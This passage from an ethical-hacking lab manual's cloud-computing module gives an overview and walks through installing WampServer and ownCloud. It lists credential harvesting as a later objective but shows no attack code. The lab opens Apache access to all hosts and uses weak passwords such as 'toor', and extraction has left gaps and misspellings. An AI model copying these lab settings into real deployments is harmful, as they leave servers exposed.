

## **CEH Lab Manual**

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# **Cloud Computing**

## **Module 17**

## Cloud Computing

*Cloud computing is Internet-based computing in which large groups of remote servers are networked to allow sharing of data-processing tasks, centralized data storage, and online access to computer services or resources.*

### ICON KEY

-  Valuable information
-  Test your knowledge
-  Web exercise
-  Workbook review

### Lab Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables distributed workforce, reduces organization expenses, provides data security, and so on. As many enterprises are adopting cloud services, attackers make clouds their targets of exploits to gain unauthorized access to valuable data stored in them. Therefore, it is important to perform cloud pen testing regularly to monitor its security posture.

Security Administrators claim that clouds are more vulnerable against DoS assaults, because they have numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, it will attempt to provide more computational power (more virtual machines, more service instances) to cope, and will eventually fail.

In this way, cloud systems try to work against attackers by providing more computational power; however, they inadvertently aid the attacker by enabling the greatest possible damage to the service's availability—a process that all started from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a certain service, but merely flood a single, cloud-based address to the service unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an expert ethical hacker and penetration tester, you must have sound knowledge of how to develop a cloud server and which cloud service you need to enforce, depending on the type of organization.

### Lab Objectives

The objective of this lab is to help students to build a cloud server, secure it with OpenSSL Encryption, and exploit java vulnerability to harvest user credentials.

In this lab, you will:

- Build a cloud server,
- Secure it with OpenSSL Encryption
- Perform Java Applet attack in attempt to harvest the user credentials
- Perform Security Assessment on a Cloud Server

## Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012 as Host machine
- A computer running Windows Server 2008 as Virtual machine
- A computer running Windows 8.1 as Virtual machine
- A computer running Windows 7 as Virtual machine
- A computer running Kali Linux as Virtual machine
- Android running as Virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

## Lab Duration

Time: 80 Minutes

## Overview of Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing a cloud.

### TASK 1

#### Overview

Recommended labs to assist you in Cloud Computing:

- Building a Cloud Using **ownCloud** and **WampServer**
- Transferring Cloud Data Over **Secure Channel**
- Harvesting Cloud Credentials by Exploiting **Java Vulnerability**
- Performing **Cloud Vulnerability Assessment** Using Mobile Based Security Scanner **zANTI**

## Lab Analysis


Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS  
RELATED TO THIS LAB.




## Building a Cloud Using ownCloud and WAMPServer


### ICON KEY




Valuable information



Test your knowledge



Web exercise



Workbook review

*Cloud servers are those built, hosted, and delivered through a cloud computing environment.*

### Lab Scenario

ownCloud is an open-source application used to sync documents, and provides tools to users, as well as substantial undertakings and administration suppliers working. ownCloud gives protected, secure, and consistent record synchronization, and imparting arrangement on servers that you control.

As an expert Security Professional and Penetration Tester, you should possess knowledge on building a cloud server, creating user accounts, and assigning user rights to each of them in accessing files and directories. You also need to have knowledge of sharing files online and offline using ownCloud Desktop Client.

### Lab Objectives

The objective of this lab is to help students learn how to build a cloud server.

In this lab, you will learn to:

- Build a server using ownCloud
- Create users and assign user rights
- Share files and directories both online and offline using ownCloud Desktop Client application

### Lab Environment

To carry out the lab, you need:

- ownCloud, Microsoft Visual C++ 2010 and WAMP Server located at D:\CEH-Tools\CEHv9\Module 17\Cloud Computing
- ownCloud Desktop Client located at D:\CEH-Tools\CEHv9\Module 17\Cloud Computing\ownCloud Desktop Client

- You can download the latest version of WAMP Server from <http://www.Wampserver.com/en/> and **Microsoft Visual C++ 2010** from <http://www.microsoft.com/en-in/download/details.aspx?id=5555>
- You can download the latest version of **ownCloud** and **ownCloud Desktop Client** from <http://owncloud.org/install>
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- A **Windows Server 2012** host machine
- A **Windows Server 2008** virtual machine
- A **Windows 8.1** virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

### Lab Duration

Time: 15 Minutes

### Overview of a Cloud Server

Cloud servers are also known as virtual dedicated servers (VDS), and they possess similar capabilities and functionality to a typical server. However, they are accessed remotely from a cloud service provider.

### Lab Tasks

#### TASK 1

##### Stop IIS Service and World Wide Web Publishing Service

Note: Before running this lab, ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**.

Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting ownCloud and make sure that WampServer is kept online throughout this lab.

**TASK 2**

Install  
WampServer and  
Microsoft Visual  
C++ 2010 x64  
Redistributable

1. Log in to **Windows Server 2008** virtual machine.
2. To install Wamp server without errors, you first need to install **Microsoft Visual C++ 2010 Redistribute**.
3. Navigate to:  
**Z:\CEHv9 Module 17 Cloud Computing\Microsoft Visual C++ 2010** and double-click **verelist\_x64.exe**.
4. **Microsoft Visual C++ 2010 x64 Redistributable Setup** window appears. Accept the license terms and click **Install**.




FIGURE 1.1: Microsoft Visual C++ 2010 x64 Redistributable Setup window

5. On completion of the installation, click **Finish**.



FIGURE 1.2 Installation Completed

6. Navigate to **Z:\CEHv9 Module 17 Cloud Computing\WAMP Server** and double-click **wampserver2.2e-php5.4.3-htpd-2.4.2-mysql5.5.24-x64.exe**.  
7. The WAMPServer setup wizard appears; click **Next**.



FIGURE 1.3 WampServer setup wizard

8. In the **License Agreement** step, accept the license agreement, and click **Next**.




FIGURE 1.4: WampServer setup wizard: License Agreement

9. The **Select Destination Location** step appears; specify a location in which to install the server, and click **Next**.




FIGURE 1.5: WampServer setup wizard: Destination Location

10. The **Select Additional Tasks** step appears; click **Next**.




FIGURE 1.6: WampServer setup wizard: Select Additional Tasks

11. The **Ready to Install** step appears; click **Install**.




FIGURE 1.7: WampServer setup wizard: Select Additional Tasks

12. It takes some time for the server to install.
13. During installation, a window appears, asking you to choose your default browser. Click **Open**.




FIGURE 1.8: Choosing default browser

14. The **PHP mail parameters** step appears; leave the default options and click **Next**.




FIGURE 1.9: WampServer setup wizard: PHP mail parameters

15. Once setup is complete, the option **Launch WampServer 2** is checked by default. Click **Finish**.




FIGURE 1.10: Launching WampServer

16. WampServer icon appears in the notification area. Wait till the icon turns from red color to green.



FIGURE 1.11: WampServer activated

17. Once the icon turns green, navigate to **C:\Wamp\bin\apache\apache2.4.2\conf**, open **httpd.conf** with **Notepad++** (i.e., right-click on **httpd.conf** file and select **Edit with Notepad++**).

18. Scroll down to line 265 and change the script from **Require local** to **Require all granted**.

The screenshot shows the Apache httpd.conf configuration file open in Notepad++. The file contains various directives for Apache's web server. A specific line, 'Require all granted', is highlighted with a red rectangle, indicating it is the target of the modification. The code is as follows:

```
1 #  
2 #  
3 # AllowOverride All  
4 #  
5 #  
6 # Controls who can get stuff from this server.  
7 #  
8 # Online --> Require all granted  
9 #  
10 #     onlineoffline tag - don't remove  
11 #  
12 #Require all granted  
13 #  
14 #/Directory>  
15 #  
16 #  
17 #  
18 # DirectoryIndex sets the file that Apache will serve if a directory  
19 # is requested.  
20 #  
21 #  
22 <IfModule dir_module>  
23     DirectoryIndex index.php index.php3 index.html index.htm  
24 </IfModule>
```

FIGURE 1.12: Setting Permissions

19. Click **File** from the menu bar, and then click **Save**.

Note: You can instead press **Ctrl+S** to save the file.




FIGURE 1.13: Saving the config file

- Module 17: Cloud Computing
20. Close the file and all open folders. Click Wamp server icon from the system tray, and then click **Restart All Services**.




FIGURE 1.14: Restarting all the services

21. Wait until the icon turns green.  
22. Click **WampServer** in the notification area, and select **localhost**.




FIGURE 1.15: Launching Localhost



FIGURE 1.16: Selecting phpmyadmin tool

#### **TASK 4**

**Editing privileges  
in mysql**




FIGURE 1.17: Selecting mysql

25. You will be redirected to the mysql page. Hover the mouse over the More drop-down list from the menu bar, and click Privileges.




FIGURE 1.18: Selecting Privileges

26. All users with access to mysql are listed. Click Edit Privileges link for the particular user whose host is localhost.




FIGURE 1.19: Editing the privileges

27. The **Edit Privileges** page appears; scroll down the page to **Change password** section. In this section, type a password (here, **toor**) in the **Password** field, re-enter the same password in **Re-type** field, and click **Go**.

28. Note the username in the **Login Information** field, under **Change Login Information/Copy User**. By default, the username is **root**.




FIGURE 1.20: Assigning username and password

29. On successful execution of the query, a pop-up appears on the mysql database page stating that the SQL query has been successfully executed as shown in the following screenshot:

**Note:** In some cases, a notification appears stating that the password has been set. So, the screenshot shown below might differ.




FIGURE 1.21: SQL query successfully executed

30. Close the browser, navigate to the location **Z:\CEHv9 Module 17 Cloud Computing**, copy **ownCloud** folder, and paste it in the location **C:\wamp\www**.
31. Launch a web browser, enter the URL <http://localhost/ownCloud> in the address bar, and press **Enter**.
32. **ownCloud** webpage appears. Enter a username and password (in this lab, username is **admin** and password is **qwerty@123**) under **Create an admin account** section.
33. Leave the **Data folder** location set to default.
34. Under Configure the database section:
  - a. Specify the **Database username**. In this lab, the username is **root**, which was set by default in the **mysql** database.
  - b. Specify the **Database password** which you had set while editing the privileges. In this lab, the password is **toor**.
  - c. Specify a Database name (here, **ownCloud**) of your choice.
  - d. Specify **Database host** as **localhost** and click **Finish setup**.



FIGURE 1.22: ownCloud login page

35. It takes some time for the account to set up.

36. After the account is successfully set up, a **Welcome to ownCloud** pop-up appears on webpage. Close the pop-up.



FIGURE 1.23: Welcome to ownCloud pop-up window

37. ownCloud webpage appears, displaying the directories containing files as shown in the screenshot:




FIGURE 1.24: ownCloud webpage


**TASK 6****Add Users**

FIGURE 1.25: Selecting Users from the drop-down list

38. Click **admin** at the top-right corner of the page, and select **Users** from the drop-down list.
39. You will be redirected to the **Users** webpage. Here, you will be creating users who will be able to log in to the cloud server and access files.
40. You can either assign a user to a group or assign him/her admin privileges, by choosing a group or an admin from the drop-down list.
41. Enter a name in the **Login Name** field, and mention a password in the **Password** field.
42. Click **Create**. This creates a user account, so that a user can login to the cloud server using the given credentials.
43. In this lab, the user is assigned to **Groups**, and the username and password are **shane** and **florida@123**.




FIGURE 1.26: Adding Users

44. The newly created user appears under the list of users, as shown in the screenshot:

User Management						
Username	Full Name	Password	Groups	Create	Group Admin	Default
admin	admin	*****	admin	+ Create	Group Admin	Default
shane	shane	*****	Group	+ Create	Group Admin	Default

FIGURE 1.27: User added successfully

**TASK 7**

Share a file  
with the user

45. Click **Files** icon in the left pane, click **New** button and select **Folder**. Here, you will be creating a new folder and sharing it with shane.




FIGURE 1.28: Creating a Folder

46. As soon as you click the Folder icon, a text field appears. Specify a folder name (here, **Share**) in this field, and press **Enter**.

